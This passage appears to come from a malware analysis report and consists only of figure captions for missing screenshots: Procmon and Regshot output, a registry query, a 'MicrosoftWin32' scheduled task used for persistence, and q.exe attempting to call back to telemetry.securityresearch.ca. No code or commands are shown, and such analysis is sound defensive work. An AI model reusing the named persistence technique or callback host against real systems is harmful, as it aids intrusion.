


Figure 19 PowerShell Procmون output.




Figure 20 PowerShell registry query.




Figure 21 reg shot 1st shot.




Figure 22 reg shot compare.




Figure 23 MicrosoftWin32 scheduled task.




Figure 24 reg shot output for {932301EE-2D82-DA96-F9C9-A8996B33EDD3}




Figure 25 scheduled MicrosoftWin32 task.




Figure 26 q.exe attempting to sending back to telemetry.securityresearch.ca




Figure 27 procmn display of q.exe.